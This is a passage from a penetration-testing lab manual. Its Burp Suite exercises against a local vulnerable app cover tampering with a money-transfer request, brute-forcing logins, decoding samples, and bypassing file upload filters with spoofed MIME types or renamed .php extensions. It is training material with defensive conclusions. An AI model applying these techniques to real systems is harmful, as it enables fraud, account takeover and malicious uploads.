11 Referer: http://localhost:3000/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16
17 {
  "transferAmount": "300",
  "recipientId": "4",
  "userId": 1
}
```

- **Forward the Modified Request**
 - After editing, click **Forward** to send the manipulated request to the server.



6- Verify the Result

- Check your account balance in the web application.
- You should see an **increase**, indicating the transaction was redirected to your account.

Conclusion

This lab exercise demonstrated how **Burp Suite's Proxy tool** can be used to intercept and manipulate HTTP requests in real time. By modifying parameters such as the sender, recipient, and amount, we exploited a **lack of server-side validation** to perform unauthorized actions.

This highlights the **critical importance of secure coding practices**, including:

- Server-side input validation

Chapter 4: Lab Exercises and Solutions

- Authentication and authorization checks
- Transaction integrity verification

Such practices are essential to prevent **financial fraud**, **parameter tampering**, and other vulnerabilities in web applications.

LAB : INTRUDER

Objective

The objective of this lab is to learn how to use **Burp Suite's Intruder tool** to perform a **brute-force attack** on a web application's login page. You will test a list of passwords against a known username to identify valid credentials and gain unauthorized access.

Scenario

As a **penetration tester**, you are tasked with assessing the security of a web application's authentication system. The login page is known to have **weak password enforcement**, making it vulnerable to brute-force attacks.

You are provided with:

- A **valid username** (e.g., admin)
- A **list of potential passwords**

Your goal is to use **Burp Suite's Intruder tool** to automate the process of testing these passwords and find the correct one. A virtual environment is preconfigured, containing both the vulnerable web application and **Burp Suite Community Edition**.

Solution Steps:

- **Capture the Login Request**
 - Launch the application in a browser configured to use Burp Suite as a proxy.
 - Attempt to log in using the username admin and any dummy password (e.g., 1234).
 - Burp Suite will intercept the **HTTP POST** request.

Secure Login Portal

Username

admin

Password

••••


Authenticate

Test Username: admin

Wordlist: Seclist-10000 Common Credentials

View Wordlist Documentation

- **Send the Request to Intruder**
 - In the Burp Suite **Proxy** tab, right-click the intercepted request and choose "**Send to Intruder**".




○ Configure the Attack Positions

- Go to the **Intruder** tab.
- Clear any preselected fields.
- Highlight the **password** value in the request and click **"Add"** to set it as a payload position.



○ Set the Payload Options

- Switch to the **Payloads** tab.
- Set the **Payload type** to **Simple list**.
- Paste your list of possible passwords into the list box.




Chapter 4: Lab Exercises and Solutions

○ Start the Attack

- Click "**Start Attack**" (in Community Edition, this starts a throttled attack).
- Monitor the responses.

○ Identify the Valid Password

- Look at the **status code** column in the results.
- A **response code of 200** or a significantly different response length typically indicates a successful login.
- Note the password that resulted in this response.



Request	Payload	Status code	Response received	Error
95	Cyberlab	200	1	
98		400	0	
96		400	0	

Request	Response
1	HTTP/1.1 200 OK
2	X-Powered-By: Express
3	Access-Control-Allow-Origin: *
4	Access-Control-Allow-Credentials: true
5	Content-Type: application/json; charset=utf-8
6	Content-Length: 21
7	Date: Sat, 05 Jul 2025 15:04:32 GMT
8	Connection: keep-alive
9	Keep-Alive: timeout=5
10	{
11	"message": "success"
	}

○ Log in with Valid Credentials

- Return to the login page.
- Enter the username admin and the identified correct password to confirm access.

Conclusion

This lab demonstrated how to use **Burp Suite's Intruder tool** to perform an automated brute-force attack against a login page. By successfully identifying weak credentials, this exercise highlights critical security lessons, including:

- The necessity of **strong password policies**
- Implementing **account lockout mechanisms**
- Enforcing **rate-limiting** to prevent brute-force attempts

These best practices are essential to protect real-world applications from credential-based attacks.

LAB : DECODER

Objective:

The objective of this lab is to learn how to use **Burp Suite's Decoder tool** to analyze, identify, and decode various encoded text formats. The task involves decoding five intercepted samples encoded in different schemes such as **Base64**, **URL encoding**, **HTML entities**, **hexadecimal**, and **ASCII values**, in order to reveal their original content.

Scenario:

As a **penetration tester**, you are analyzing a web application that transmits **sensitive information** using different encoding techniques. You have intercepted **five text samples**, each encoded in a distinct format. These encodings are often used to obfuscate data in web traffic.

Your goal is to use **Burp Suite's Decoder tool** to:

- Identify the encoding type used for each sample
- Decode each sample to extract the **original plaintext**

The lab environment provides:


- A **virtual machine** with Burp Suite Community Edition installed
- A **text file** containing the five encoded messages

Solution Steps:

- **Open the Decoder Tool**
 - Launch **Burp Suite** and navigate to the **Decoder** tab.
- **Input Encoded Samples**
 - Copy one of the encoded text samples from the provided file.
 - Paste it into the Decoder input field.
- **Analyze and Decode**
 - Try decoding the sample using different decoding functions:
 - **Decode as Base64**
 - **Decode as URL**
 - **Decode as HTML**
 - **Decode as Hex**

Chapter 4: Lab Exercises and Solutions

- **Decode as ASCII**
 - Continue testing decoding types until you reveal readable plaintext.
- **Repeat for All Samples**
 - Apply the same process to all five samples.
 - Document the **encoding method** used and the **decoded result** for each sample.



- **Extract Password or Key Information**
 - Some decoded messages may contain a **password**, **username**, or **token**—collect and document these findings.

Conclusion

This lab illustrated how to use **Burp Suite's Decoder tool** to identify and decode text encoded using common web encoding formats. Through hands-on practice, you learned to:

- Recognize various **data encoding schemes**
- Apply decoding functions appropriately
- Extract sensitive information hidden through obfuscation

This exercise highlights the importance of understanding encoding techniques in **penetration testing**. Improper handling or overreliance on encoding to "secure" sensitive data can lead to serious **information disclosure vulnerabilities** in real-world applications.

Unrestricted File Upload

LAB: MIME Type

Objective:

The objective of this lab is to demonstrate how to exploit weak file upload restrictions by modifying the **Content-Type header** in an HTTP request. Using **Burp Suite's Proxy tool**, you will intercept and alter a request to upload a disallowed file by faking it as a supported image format (e.g., image/png), thereby bypassing client-side validation.

Scenario:

As a **penetration tester**, you are evaluating the security of a web application that includes a **file upload feature**. The application is designed to restrict uploads to image files only, specifically those with MIME types such as:

- image/gif
- image/jpg
- image/jpeg
- image/png

However, the application **relies solely on the Content-Type header** in the HTTP request for validation and lacks **server-side file content verification**.

Your task is to:

- Attempt to upload a file that is **not an image** (e.g., a .txt or .php file)
- Use **Burp Suite** to **intercept** the upload request
- Modify the Content-Type header to one of the **accepted image types**
- Bypass the upload restriction and successfully upload the file

A virtual environment is provided, preconfigured with:

- A **vulnerable web application**
- **Burp Suite Community Edition**

Solution Steps:

- **Enable Burp Suite Interception**
 - Launch **Burp Suite** and make sure "**Intercept is on**" in the **Proxy** tab.
- **Initiate File Upload**

Chapter 4: Lab Exercises and Solutions

- On the target web application, attempt to upload a **non-image file** (e.g., payload.txt or malicious.php).
- **Intercept the HTTP Request**
 - Burp Suite will capture the file upload request.
- **Modify the Content-Type Header**
 - Locate the Content-Type header in the HTTP request body.
 - Replace the original value (e.g., text/plain or application/octet-stream) with a **supported type**, such as: "Content-Type: image/png"

```
Request
Pretty Raw Hex JSON Web Token
1 POST /api/unrestrictedFileUploadLab2 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IHN5Ym95cyJ9.eyJpZiI6ImN0bWJjOTcwIiwiaWF0IjoxNzU4MjE1MjE1LCJ0aXAuY2VjYXN0IjoiNTcyOGRhMz0uLWdZdGZr7I5D
9 Content-Type: multipart/form-data; boundary=----geckoformboundary7b1d0adacf96895486157624c3a75971
10 Content-Length: 203879
11 Origin: http://localhost:3000
12 Connection: keep-alive
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: cross-site
16 Priority: u=0
17
18 -----geckoformboundary7b1d0adacf96895486157624c3a75971
19 Content-Disposition: form-data; name="input_image"; filename="pledge4m (1).pdf"
20 Content-Type: image/png
21
22 PDF-1.7
23 %u0000
24 i 0 obj
25 <</Type/Catalog/Pages 2 0 R/Lang(en-GB) /StructTreeRoot 44 0 R/MarkInfo<<Marked true>>/Metadata 140 0 R/ViewerPreferences 141 0 R>>
```

- **Forward the Request**
 - After making the modification, click "**Forward**" to send the request to the server.
- **Verify the Upload**
 - Check whether the file has been uploaded successfully.
 - If accessible, test whether the uploaded file can be executed or viewed to confirm the bypass.

Conclusion

This lab showed that relying on the Content-Type header for file upload validation is insecure. By modifying the MIME type using Burp Suite, a disallowed file was successfully uploaded.

This underscores the need for strong **server-side validation**, including file signature checks, extension validation, and filtering of executable types. Without these controls, applications are exposed to serious risks like **remote code execution** and **server compromise**.

LAB2: BLACKLIST

Objective:

Learn how to bypass file upload restrictions by modifying a **blacklisted file extension** using **Burp Suite's Proxy**. The goal is to upload a restricted file by changing its name to an unblocked variation (e.g., from file.php to file.php7) and trick the system into accepting it.

Scenario:

As a **penetration tester**, you are testing a web application that restricts file uploads by **blacklisting specific extensions**, such as .php. However, the application only performs a simple check on the file name without verifying the actual content or MIME type.

Your task is to:

- Attempt to upload a **restricted file** (e.g., a PHP script)
- Intercept the HTTP request using **Burp Suite**
- Modify the filename to **bypass the blacklist** (e.g., change file.php to file.php7)
- Successfully upload the file

A virtual lab environment is provided, including a **vulnerable web application** and **Burp Suite Community Edition**.

Solution Steps:

- **Enable Interception**
 - Launch Burp Suite and turn **Intercept on** in the **Proxy** tab.
- **Upload a Restricted File**
 - Select a file with a **disallowed extension** (e.g., .php) in the web application and click **Upload**.
- **Modify the Filename**
 - When the HTTP request is intercepted, locate the filename.
 - Change the name to a **non-blacklisted variation** (e.g., file.php7, file.phtml, or file.phps).

```
Request
Pretty Raw Hex
1 POST /api/unrestrictedFileUploadLab3 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
  Firefox/137.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImMOMnMjOTcwLTgzNzMtNDUjNC04NmIwLT
  NmNTlkYzhhMzVjYSIsImhhdCI6MTc1MjA5NzU3OXM0LjPKHsY2k3YGLR9iP0XJRc1gGhAdLrsTnSyQvd4
  w1S6as
9 Content-Type: multipart/form-data;
  boundary=----geckoformboundarya65d023f1flba3d3b2fe0ffb25be43c4
10 Content-Length: 228
11 Origin: http://localhost:3000
12 Connection: keep-alive
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: cross-site
16 Priority: u=0
17
18 -----geckoformboundarya65d023f1flba3d3b2fe0ffb25be43c4
19 Content-Disposition: form-data; name="file"; filename="11111.php4"
20 Content-Type: application/octet-stream
21
22 -----geckoformboundarya65d023f1flba3d3b2fe0ffb25be43c4--
23
24
```

- **Forward the Request**
 - Send the modified request to the server and check if the file upload was successful.

Conclusion:

This lab demonstrated how **blacklist-based file validation** can be bypassed by simply altering the filename in an HTTP request. Using **Burp Suite's Proxy**, a restricted file was uploaded by evading extension filters.

This highlights the weakness of relying solely on **file extension checks**, and the importance of implementing **robust server-side validation**, including:

- File content and MIME type verification
- Whitelisting allowed file types
- Blocking executable scripts from being stored or executed

Without these protections, applications remain vulnerable to **malicious uploads** and potential **remote code execution**.

Broken Authentication

LAB 1: Brute Force 1

Objective:

Learn how to use **Burp Suite's Intruder tool** to perform a brute-force attack on a login page. The goal is to identify the correct password from a provided list for a known username and gain access to the web application.

Scenario:

As a **penetration tester**, you are evaluating a web application's login system. The application has a **weak password policy** and does not protect against automated login attempts.

You are provided with:

- A valid username (admin)
- A list of potential passwords


Your task is to:

- Use **Burp Suite** to intercept the login request
- Launch a **brute-force attack** with **Intruder**
- Identify the correct password based on the server's response

A virtual environment with **Burp Suite Community Edition** and the **vulnerable application** is provided.

Solution Steps:


- **Capture the Login Request**
 - Attempt to log in using admin with any password (e.g., test).
 - Burp Suite will intercept the HTTP request.



The image shows a web form titled "Secure Login Portal". It has two input fields: "Username" with the value "admin" and "Password" with four dots. Below these is a green "Authenticate" button. Underneath the button, it says "Test Username: admin" and "Wordlist: Seclist-10000 Common Credentials". At the bottom, there is a link "View Wordlist Documentation".

○ Send the Request to Intruder

- In the **Proxy** tab, right-click the request and choose **"Send to Intruder"**.



The image shows the Burp Suite Proxy tab. At the top, there are buttons for "Intercept on", "Forward", and "Drop". Below these is a table of intercepted requests. The first request is a POST to "http://127.0.0.1:8080/api/brokenAuthLab1". A right-click context menu is open over this request, showing options like "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Send to Organizer", "Insert Collaborator payload", "Request in browser", "Engagement tools [Pro version only]", "Change request method", "Change body encoding", "Copy", "Copy URL", "Copy as curl command (bash)", "Copy to file", "Paste from file", "Save item", "Don't intercept requests", "Do intercept", "Convert selection", and "URL-encode as you type". The "Send to Intruder" option is highlighted.


Time	Type	Direction	Method	URL
17:56:06 5 Jul ...	HTTP	→ Request	POST	http://127.0.0.1:8080/api/brokenAuthLab1

```
1 POST /api/brokenAuthLab1 HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/
8 Content-Type: application/json
9 Content-Length: 38
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16 {
17   "username": "admin",
18   "password": "aaaa"
19 }
```

○ Set the Attack Position


- In **Intruder**, clear any preselected fields.
- Highlight the password field and click **"Add"** to set it as a payload position.

Chapter 4: Lab Exercises and Solutions



○ Configure the Payload

- Go to the **Payloads** tab.
- Set the **Payload type** to **Simple list**.
- Paste your list of passwords into the payload box.



Chapter 4: Lab Exercises and Solutions

○ Start the Attack

- Click "**Start Attack**" to begin testing the passwords.

○ Analyze the Results

- Look for a response with **status code 200** or a different **response length**, indicating successful login.

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Results' and 'Positions'. Below them are filters: 'Capture filter: Capturing all items' and 'View filter: Showing all items'. A table lists HTTP history items with columns: Request, Payload, Status code, Response received, and Error. Item 95 is highlighted, showing a 'Cyberlab' payload and a '200' status code. Below the table, the 'Request' and 'Response' tabs are visible. The 'Response' tab is selected, showing a 'Pretty' view of the HTTP response. The response is an 'HTTP/1.1 200 OK' with various headers and a JSON body containing a 'message' field with the value 'success'.

Request	Payload	Status code	Response received	Error
95	Cyberlab	200	1	
98		400	0	
96		400	0	

Request	Response
1	HTTP/1.1 200 OK
2	X-Powered-By: Express
3	Access-Control-Allow-Origin: *
4	Access-Control-Allow-Credentials: true
5	Content-Type: application/json; charset=utf-8
6	Content-Length: 21
7	Date: Sat, 05 Jul 2025 15:04:32 GMT
8	Connection: keep-alive
9	Keep-Alive: timeout=5
10	{
11	"message": "success"
	}

○ Confirm Access

- Use the discovered password to log in as admin via the application's login form.

Conclusion:

This lab demonstrated how to use **Burp Suite's Intruder** to carry out a **brute-force attack** and discover weak credentials. It reinforces the importance of:

- Enforcing **strong password policies**
- Implementing **rate limiting** or **account lockout**
- Monitoring for **suspicious login attempts**

Without these defenses, applications remain vulnerable to **credential stuffing** and **unauthorized access**.

LAB 2: Brute Force 2

Objective:

Learn how to identify and exploit **Broken Authentication** by performing a **brute-force attack** on both the username and password fields of a login form using **Burp Suite's Intruder** tool.

Scenario:

As a **penetration tester**, you are testing a web application that lacks **rate-limiting** and **account lockout mechanisms**. You are provided with a **wordlist** containing potential usernames and passwords.

Your goal is to:

- Use **Burp Suite** to perform a **custom iterator attack**
- Test combinations of usernames and passwords
- Identify valid credentials and gain unauthorized access

A preconfigured virtual environment includes:

- The **vulnerable web application**
- **Burp Suite Community Edition**

Solution Steps:

1- Intercept the Login Attempt

- Enable **Intercept** in Burp Suite.
- Attempt to log in with any username and password.
- Capture the HTTP request.

2- Send the Request to Intruder

- Right-click the intercepted request and select "**Send to Intruder**".

Chapter 4: Lab Exercises and Solutions

The screenshot shows the Burp Suite interface. At the top, there are buttons for 'Intercept on', 'Forward', and 'Drop'. Below this is a table of intercepted requests:

Time	Type	Direction	Method	URL
01:15:38 10 Jul ...	HTTP	→ Request	POST	http://127.0.0.1:8080/api/brokenAuthlab2
01:15:46 10 Jul ...	HTTP	→ Request	POST	https://incoming.telemetry.mozilla.org/submit/firefox
01:15:57 10 Jul ...	HTTP	→ Request	POST	https://incoming.telemetry.mozilla.org/submit/firefox
01:16:07 10 Jul ...	HTTP	→ Request	POST	https://incoming.telemetry.mozilla.org/submit/firefox

Below the table is the 'Request' tab, showing a 'Pretty' view of an HTTP request. The request is a POST to /api/brokenAuthlab2. The body is a JSON object with 'username': 'AAAA' and 'password': 'BBBB'.

On the right, a context menu is open, showing various actions like 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Send to Organizer', 'Insert Collaborator payload', 'Request in browser', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy', 'Copy URL', 'Copy as curl command (bash)', 'Copy to file', 'Paste from file', 'Save item', 'Don't intercept requests', 'Do intercept', and 'Convert selection'.

